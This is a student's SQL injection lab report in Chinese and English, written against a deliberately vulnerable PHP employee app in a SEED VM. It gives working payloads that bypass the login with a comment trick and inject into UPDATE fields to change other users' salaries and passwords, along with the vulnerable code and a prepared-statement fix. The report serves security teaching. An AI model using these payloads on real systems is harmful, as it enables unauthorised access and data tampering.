SQL Injection Attack Lab Report

Task1: Get Familiar with SQL Statements

database 名称 Users, contains a table 名称 credential

使用命令示例：

```
[12/12/18]seed@VM:.../sites-available$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 14
Server version: 5.7.24-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)
```

打印出Alice的信息：

```
mysql> select * from credential where Name="Alice"
    ->
    ->
    -> ;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------------------------
-------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
       |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------------------------
-------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470f
ff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------------------------
-------+
1 row in set (0.01 sec)
```

Task2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage.


由于我们的php文件与与实验指导书上的稍有不同，所以登录的形式也不同，是用EID进行登录的。

```php
$input_eid = $_GET['EID'];
$input_pwd = $_GET['Password'];
$input_pwd = sha1($input_pwd);

// check if it has exist login session
session_start();
if($input_eid=="" and $input_pwd==sha1("") and $_SESSION['name']!="" and $_SESSION['pwd']!=""){
   $input_eid = $_SESSION['eid'];
   $input_pwd = $_SESSION['pwd'];
}

$conn = getDB();

/* start make change for prepared statement */
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
        FROM credential
        WHERE eid= '$input_eid' and Password='$input_pwd'";
```



是以ID登录的形式：

所以首先要知道员工的ID号，进行登录测试，结果如下图：

Alice Profile

Employee ID: 10000 salary: 20000 birth: 9/20 ssn: 10211002 nickname: email: address: phone number:

Boby Profile

Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Ryan Profile

Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Samy Profile

Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number:

Ted Profile

Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number:

Admin Profile

Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:

Edit Profile

Task 2.2: SQL Injection Attack from command line.

使用http的请求格式？进行测试即可：

```
[12/12/18]seed@VM:.../SQLInjection$ curl "http://www.seedlabsqlinjection.com/unsafe_credential.php?EID=99999%27++%23&Password=11
11"
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!DOCTYPE html>
<html>
<body>

<!-- link to ccs-->
<link href="style_home.css" type="text/css" rel="stylesheet">

<div class=wrapperR>
<p>
<button onclick="location.href = 'logoff.php';" id="logoffBtn" >LOG OFF</button>
</p>
</div>


SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
          FROM credential
          WHERE eid= '99999'  #' and Password='011c945f30ce2cbafc452f39840f025693339c42'<br><h4> Alice Profile</h4>Employee ID:
 10000     salary: 20000     birth: 9/20    ssn: 10211002    nickname: email: address: phone number: <br><h4> Boby Profile</h4>E
mployee ID: 20000     salary: 30000     birth: 4/20    ssn: 10213352    nickname: email: address: phone number: <br><h4> Ryan Pr
ofile</h4>Employee ID: 30000     salary: 50000     birth: 4/10    ssn: 98993524    nickname: email: address: phone number: <br><
h4> Samy Profile</h4>Employee ID: 40000     salary: 90000     birth: 1/11    ssn: 32193525    nickname: email: address: phone nu
mber: <br><h4> Ted Profile</h4>Employee ID: 50000     salary: 110000     birth: 11/3    ssn: 32111111    nickname: email: addres
s: phone number: <br><h4> Admin Profile</h4>Employee ID: 99999     salary: 400000     birth: 3/5    ssn: 43254314    nickname: e
mail: address: phone number:
```

Task 2.3: Append a new SQL statement.

因为mysql阻止执行多个命令，所以此次注入无论是使用curl或者是直接在网页页面上试都没有成功。我们在分号后添加更新语句，如下所示屏幕截图。 这次袭击并不成功。 我尝试从网页和网页进行攻击命令行，两次尝试都没有成功，如下面的截图所示。

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'update credential set Nickname='All' where EID='10000';#' and Password='da39a3e' at line 3]\n

```
seed@VM:.../php$ curl 'http://www.seedlabsqlinjection.com/unsafe_credential.php?
EID=%27+or+1%3D1%3B+update+credential++set+Nickname%3D%27All%27+where+EID%3D%271
0000%27%3B%23%27+and+Password%3D%27da39a3ee%27%3B&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!DOCTYPE html>
<html>
<body>

<!-- link to ccs-->
<link href="style_home.css" type="text/css" rel="stylesheet">

<div class=wrapperR>
<p>
<button onclick="location.href = 'logoff.php';" id="logoffBtn" >LOG OFF</button>
</p>
</div>



There was an error running the query [You have an error in your SQL syntax; chec
k the manual that corresponds to your MySQL server version for the right syntax
to use near 'update credential  set Nickname='All' where EID='10000';#' and Pass
```

Task 3.3: Modify other people' password.

Task3: SQL Injection Attack on UPDATE Statement

使用随便在某个修改的选框后加入即可：

```
',salary='100000
```

SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password FROM credential WHERE eid= '20000' and Password='b78ed97677c161c1c82c142906674ad15242b2d4'

Boby Profile

Employee ID	20000
Salary	1000000
Birth	4/20
SSN	10213352
NickName	111
Email	3131
Address	2312
Phone Number	1231


Edit Profile

Task3.2: Modify other people' salary.

由于php文件与实验指导书上并不相同，所以观察php文件，里面有需要一个密码，所以我们需要在密码之前进行注入

```
   // Don't do this, this is not safe against SQL injection attack
   $sql="";
   if($input_pwd!=''){
        $input_pwd = sha1($input_pwd);
        $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='$input_
pwd',PhoneNumber='$input_phonenumber' where ID=$input_id;";
   }else{
        $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$inp
ut_phonenumber' where ID=$input_id;";
```

可以在页面的Address之前注入：



结果：

```
mysql> mysql> select * from credential;
+----+-------+-------+---------+-------+----------+-------------+---------+-------+----------+----------------------------------
--------+
| ID | Name  | EID   | Salary  | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
       |
+----+-------+-------+---------+-------+----------+-------------+---------+-------+----------+----------------------------------
--------+
|  1 | Alice | 10000 |   20000 | NULL  | 1111     | 12121       | 12121   | 2121  | 10000    | NULL
       |
|  2 | Boby  | 20000 | 1000000 | 4/20  | 10213352 | ew          | ewew    | wewe  |          | b78ed97677c161c1c82c142906674ad15
242b2d4 |
|  3 | Ryan  | 30000 |       1 | 4/10  | 98993524 | 12121       | 111     |       |          | 011c945f30ce2cbafc452f39840f02569
3339c42 |
|  4 | Samy  | 40000 |       1 | 1/11  | 32193525 | 12121       | 111     |       |          | 011c945f30ce2cbafc452f39840f02569
3339c42 |
|  5 | Ted   | 50000 |  110000 | 11/3  | 32111111 | 12121       | 12121   | 2121  | 10000    | 011c945f30ce2cbafc452f39840f02569
3339c42 |
|  6 | Admin | 99999 |  400000 | 3/5   | 43254314 | 12121       | 12121   | 2121  | 10000    | 011c945f30ce2cbafc452f39840f02569
3339c42 |
+----+-------+-------+---------+-------+----------+-------------+---------+-------+----------+----------------------------------
--------+
```

Task 3.3: Modify other people' password.

使用注入格式命令：

```
111', salary='1', password='ok' where ID=4;#
```

发现密码变成ok,所以我们可以用我们的密码使用sha1生成hash值，然后注入到password里面，然后就可以修改密码成功了。更为简单的方法，直接在password输入自己想要的密码，即可成功：

```
|  4 | Samy  | 40000 |       1 | 1/11  | 32193525 | 12121       | 111     |       |          | ok
```

Task4: Countermeasure—Prepared Statement

修改代码：

```
/* start make change for prepared statement */
#$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
#       FROM credential
#       WHERE eid= '$input_eid' and Password='$input_pwd'";
$stmt = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
        FROM credential
        WHERE eid= ? and Password= ? ");
$stmt->bind_param("ss", $input_eid, $input_pwd);
$stmt->execute();
$stmt->bind_result($bind_id, $bind_name, $bind_eid,$bind_salary, $bind_birth, $bind_ssn, $bind_phoneNumber, $bind_address,
d_email,$bind_nickname,$bind_Password);
$stmt->fetch();

if($bind_id!=""){
     drawLayout($bind_id,$bind_name,$bind_eid,$bind_salary,$bind_birth,$bind_ssn,$bind_pwd,$bind_nickname,$bind_email,$bi
ress,$bind_phoneNumber);
}else{
     echo "The account information your provide does not exist\n";
     return;
}
/* end change for prepared statement */

$conn->close();
```

然后根据上面所有成功的例子的测试，都显示：

> The account information your provide does not exist

在这种情况下，由于使用了 prepared statement mechanism，攻击失败了。 这个 prepared statement mechanism将代码与数据分离。prepared stateme首先编译sql查询没有加数据。 在编译查询之后提供数据，然后执行。 这个将数据视为普通数据，没有任何特殊含义。 即使有SQL代码也是如此，对于数据，它将被视为查询的数据而不是SQL代码。 所以，任何攻击都会失败这种保护机制得以实施。所以我们进测试都显示账户不存在。